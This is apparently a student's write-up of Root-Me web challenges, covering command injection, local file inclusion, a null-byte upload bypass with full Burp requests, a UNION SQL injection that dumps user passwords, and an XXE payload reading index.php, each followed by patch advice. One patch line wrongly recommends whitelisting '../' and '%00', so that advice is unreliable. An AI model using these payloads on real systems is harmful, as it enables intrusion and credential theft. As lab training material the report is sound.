

Server-side attacks

PRACTICAL WORK 4

Contents

I. Easy challenges.....	2
1. SQLI Injection.....	2
Explanation:.....	2
2. Local File Inclusion.....	2
Flag:	2
OpbNJ60xYpvAQU8	2
Proofs:	2
Explanation:.....	2
Patch:.....	3
II. Medium challenges	3
3. File upload – Null byte.....	3
Flag:	3
Proofs:	3
Explanation:.....	3
Patch:.....	5
4. SQL injection string.....	5
Flag:	5
Explanation:.....	5
Patch:.....	6
III. Hard challenges	6
5. XML External-Entity	6
Flag:	6
Proof:.....	6
Explanation:.....	6
Patch:.....	9

I. Easy challenges

1. SQLI Injection

Explanation:

After testing multiple commands I found that the following characters were not filtered : | ; || & \$ < > <>

2. Local File Inclusion

Flag:


OpbNJ60xYpvAQU8

Proofs:

```
$realm = 'PHP Restricted area';  
$users = array('admin' => 'OpbNJ60xYpvAQU8');
```


Explanation:

Firstly, let's try to find the index.php file...




It doesn't work and nothing appears.

On the right I can see that you can be connected either with a guest's access or admin's access. However if I click on the admin link, a window appears and ask me to log in with an username and password... Obviously, I have no clue of what they are.



As it is a Local File Inclusion challenge, I thought I could use the Directory Traversal technic to be logged as an admin user.



Thanks to this technic I found the index.php file in which I found the password to solve the challenge.

Patch:

Although LFI is a uncommon vulnerability we still must apply solutions to protect it, such as :

- Limit the access of the user account which is running on the server
- Apply a white list which allows only some characters like “../” and “%00”
- Not using the *include()* function


II. Medium challenges

3. File upload – Null byte

Flag:


YPNchi2NmTwygr2dgCCF

Proofs:




Explanation:


Firstly, I created a simple php file.




Then I uploaded it



But it told me that the file uploaded had not the right file type. It's normal because the server only accepts images (png, jpeg...) .




After configuring Burp Proxy with the IP address of the server, I could try multiple attempts to upload my php file.



I modified the content type from *application/octet-stream* to *image/jpeg*

```
1 POST /web-serveur/ch22/?action=upload HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 226
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary6QadwI
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi:
10 Referer: http://challenge01.root-me.org/web-serveur/ch22/?action=upload
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: PHPSESSID=b7b86ef9d3a7481425bdb8e55093f971
14 Connection: close
15
16 -----WebKitFormBoundary6QadwIlfYYdAisAf
17 Content-Disposition: form-data; name="file"; filename="uploadFile.php"
18 Content-Type: application/octet-stream
19
20 <?php hello World !!! ?>
21 -----WebKitFormBoundary6QadwIlfYYdAisAf--
22
```

Obviously I got another error message



Then I tried again by changing the content type again and the file name by adding the Null byte character. That's allows the server to accept the file as an image (thanks to the .jpeg extension) and

execute the file (thanks to the `.php` extension). The server doesn't read what's follow the Null byte character

```

4 -----WebKitFormBoundaryIPEwF9yZcgABc
5
6 Content-Disposition: form-data; name="file"; filename="uploadFile.php%00.jpeg"
7 Content-Type: image/jpeg
8
9 <?php hello World !!! ?>
10 -----WebKitFormBoundaryIPEwF9yZcgABc--

```

Photo gallery v 0.04

[upload](#) | [Hackin9](#) | [MISC](#) | [Phrack](#)

File information :

- Upload: uploadFile.php%00.jpeg
 - Type: image/jpeg
 - Size: 0.0234375 kB
 - Stored in: [./galerie/upload/b7b86ef9d3a7481425bdb8e55093f971/uploadFile.php%00.jpeg](#)
- File uploaded.

Finally my `php` file was uploaded and I could find the password by clicking on the upload link and the "image" that I had uploaded.

Patch:

It's possible to prevent from this kind of vulnerability by

- Checking the filename and its extension with white list
- Checking the size and the content through an antivirus, read the first bytes of each files to understand if the file uploaded match with the content type and not giving execute rights on uploaded files.

4. [SQL injection string](#)

Flag:

admin (c4K04dtlaJsuWdi)

Proof:

Recherche

8 result(s) for "' union select username,password from users -- -"

Bienvenu / Welcome (Bienvenu à tous / Welcome all !)

Correction faille / Vulnerability (Un petit malin a trouvé un trou dans notre nouveau site. Trou bouché ! / Vulnerability fix)

Publication du site / Site publication (Le site est désormais ouvert à toutes et à tous / Site is open)

Système de news / News system (La mise en place du système de news est désormais effective / News system activated.)

Système de recherche / Search Engine (Un système de recherche nous permet désormais de rechercher une news / News : search engine :))

admin (c4K04dtlaJsuWdi) ←

user1 (OK4dSoYE)

user2 (8Wbhkzmd)

Explanation:

Firstly I had to find the number of columns in the database, I used the `order by` command. After a couple of attempts I found that there were 2 columns in the database.

Recherche Home | Search

Warning: SQLite3::query(): Unable to prepare statement: 1, 1st ORDER BY term out of range - should be between 1 and 2 in /challenge/web-serveur/ch19/index.php on line 150
 1st ORDER BY term out of range - should be between 1 and 2

Secondly, I had to find the database and its version. However, all commands I tried didn't work.

no such function: database

Or

0 result(s) for "union all select database(),version()"

The next would have been to collect tables names but as I couldn't know the name of the database I tried to get the password of the administration using typical names of columns and databases and checking that there were 2 parameters in the *select* command. Luckily it worked.

" union select username,password from users -- -"

Patch:

To patch this vulnerability we must escape and encode special characters, use frameworks rather than building SQL commands by ourselves and especially use prepared SQL statements because the attacker's statements and key words won't be included in the SQL request.

III. Hard challenges

5. [XML External-Entity](#)

Flag:


```
print "Flag : ".file_get_contents(".passwd")."<br />";
```

Proof:

```
if(isset($_POST['username'], $_POST['password']) && !empty($_POST['username']) && !empty($_POST['password']))
{
    $user=$_POST["username"];
    $pass=$_POST["password"];
    if($user === "admin" && $pass === "".file_get_contents(".passwd").""){
        print "Flag : ".file_get_contents(".passwd")."<br />";
    }
}
```

Explanation:

I took a RSS document example from W3schools.com and created a link to access to this code with pastebin.com




The screenshot shows a web browser with the address bar containing `pastebin.com/raw/6x27PeH8`. Below the address bar, there are several tabs: 'Apps', 'YouTube', 'vim [Wiki ubuntu-fr]', and 'Config Host only 8'. The main content area displays the raw XML content of the pastebin link:

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">

<channel>
  <title>W3Schools Home Page</title>
  <link>https://www.w3schools.com</link>
  <description>Free web building tutorials</description>
  <item>
    <title>RSS Tutorial</title>
    <link>https://www.w3schools.com/xml/xml_rss.asp</link>
    <description>New RSS tutorial on W3Schools</description>
  </item>
  <item>
    <title>XML Tutorial</title>
    <link>https://www.w3schools.com/xml</link>
    <description>New XML tutorial on W3Schools</description>
  </item>
</channel>

</rss>
```

The website checked its validity



The screenshot shows the 'RSS Validity Checker' website. At the top, there is a 'checker | login' link. Below it, the title 'RSS Validity Checker' is displayed. A text input field contains the URL `http://host.tld/rss`, and a 'Submit' button is next to it. Below the input field, the URL `URL : https://pastebin.com/raw/6x27PeH8` is shown. The main content area displays the results of the validation:

```
=====
RSS Tutorial
=====
XML document is valid

=====
XML Tutorial
=====
XML document is valid
```

Then I added a doctype to see if it would have done any changes


```

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE test [<!ENTITY data "Hello World!">] >
<rss version="2.0">

<channel>
  <title>W3Schools Home Page</title>
  <link>https://www.w3schools.com</link>
  <description>Free web building tutorials</description>
  <item>
    <title>&data;</title>
    <link>https://www.w3schools.com/xml/xml_rss.asp</link>
    <description>New RSS tutorial on W3Schools</description>
  </item>
  <item>
    <title>XML Tutorial</title>
    <link>https://www.w3schools.com/xml</link>
    <description>New XML tutorial on W3Schools</description>
  </item>
</channel>

</rss>

```

RSS Validity Checker

URL : https://pastebin.com/raw/6x27PeH8

=====

Hello World!

=====

XML document is valid

=====

XML Tutorial

=====

XML document is valid

Then to read the web file *index.php* located on the server I changed the DTD.

```

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE replace [<!ENTITY data SYSTEM "php://filter/read=convert.base64-encode/resource=index.php">] >
<rss version="2.0">

<channel>
  <title>W3Schools Home Page</title>
  <link>https://www.w3schools.com</link>
  <description>Free web building tutorials</description>
  <item>
    <title>&data;</title>
    <link>https://www.w3schools.com/xml/xml_rss.asp</link>
    <description>New RSS tutorial on W3Schools</description>
  </item>
  <item>
    <title>XML Tutorial</title>
    <link>https://www.w3schools.com/xml</link>
    <description>New XML tutorial on W3Schools</description>
  </item>
</channel>

</rss>

```

A base 64 code appeared.



After decoding this code, I got the *index.php* file with the form which checks credentials.

```
60 <input type="submit" />
61 </form>
62 ';
63 if(isset($_POST['username'], $_POST['password']) && !empty($_POST['username']) && !empty($_POST['password']))
64 {
65     $user=$_POST["username"];
66     $pass=$_POST["password"];
67     if($user === "admin" && $pass === "".file_get_contents(".passwd")."){
68         print "Flag : .".file_get_contents(".passwd")."<br />";
69     }
70 }
71 }
72 }
73 }
74 }
75 }
```

However I could not find the admin password.

Patch:

It is possible to patch this vulnerability by

- Filtering the input (no DTD) like deleting all key words like *ENTITY*, *DOCTYPE*, *SYSTEM*
- Upgrading XML parsers and libraries
- Disabling XML external entity and DTD processing in all XML parses